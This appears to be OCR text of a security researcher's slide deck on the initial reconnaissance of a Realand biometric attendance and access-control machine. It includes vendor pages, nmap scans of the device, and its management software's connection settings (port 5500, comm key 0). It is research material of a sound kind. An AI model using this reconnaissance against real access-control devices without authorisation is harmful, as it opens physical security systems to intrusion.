Biometrics Machine

A Way-back to Time

Shameless Self Promotion


Security Trainer

Artist Since 2017


Part Time Security Researcher

Biometrics Machines

Target


Welcome!
10:08:08
2009/11/27
FRI
1
2
3
ESC
4
5
6
MENU
7
8
9
▲
0
OK
▼
REALTIME
Power of Biometrics

Initial Research


File Edit View Search Terminal Help
Kali Linux
Kali Training
Kali Tools
screenshot utility for kali

```
root@4rt15t:~# nmap 192.168.1.224
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-23 11:58 IST
Nmap scan report for 192.168.1.224
Host is up (0.0017s latency).
All 1000 scanned ports on 192.168.1.224 are filtered
MAC Address: 60:D2:B9:7F:0B:6D (Realand BIO)

Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
```

Initial Research

Realand

HOME PRODUCTS SOLUTION SUPPORT ABOUT US CONTACT US

EXPERT IN BIOMETRIC

HOME › PRODUCTS


PRODUCTS

- Time & Attendance +
- Access Control +
- Android POS & PDA +
- Biometric Locks +
- Intelligent Access +

G705 Attendance with Access Control

G505 Attendance with Access Control


Initial Research



HOME › Software Download


- RAMS-AC(V1.0.0.2151) SUPPORT
- RAMS-FACE(V1.0.0.2168) SUPPORT
- RIMS(V1.0.2.2255) SUPPORT

Initial Research



```
root@4rt15t:~# nmap -p 5500 192.168.1.224
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-23 12:01 IST
Nmap scan report for 192.168.1.224
Host is up (0.087s latency).

PORT     STATE    SERVICE
5500/tcp filtered hotline
MAC Address: 60:D2:B9:7F:0B:6D (Realand BIO)

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
root@4rt15t:~# nmap -p 5500 -sU 192.168.1.224
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-23 12:01 IST
Nmap scan report for 192.168.1.224
Host is up (0.049s latency).

PORT     STATE         SERVICE
5500/udp open|filtered securid
MAC Address: 60:D2:B9:7F:0B:6D (Realand BIO)

Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
root@4rt15t:~#
```


Initial Research



HOME › Software Download

- RAMS-AC(V1.0.0.2151)
- RAMS-FACE(V1.0.0.2168)
- RIMS(V1.0.2.2255)

Initial Research



Device Status

#1 (Temp Place)

User: 47

Fingerprint: 86

Card: 0

Password: 0

Manager: 0

Newly Log: 1047

All Log: 20020

Sync Time

Turn off the de

Daily operation of the device


Get New Log

Connect to the device

Place	Temp Place
Communication	TCP/IP
Device ID	1
IP Address	192.168.1.224
Port No.	5500
Comm. key	0

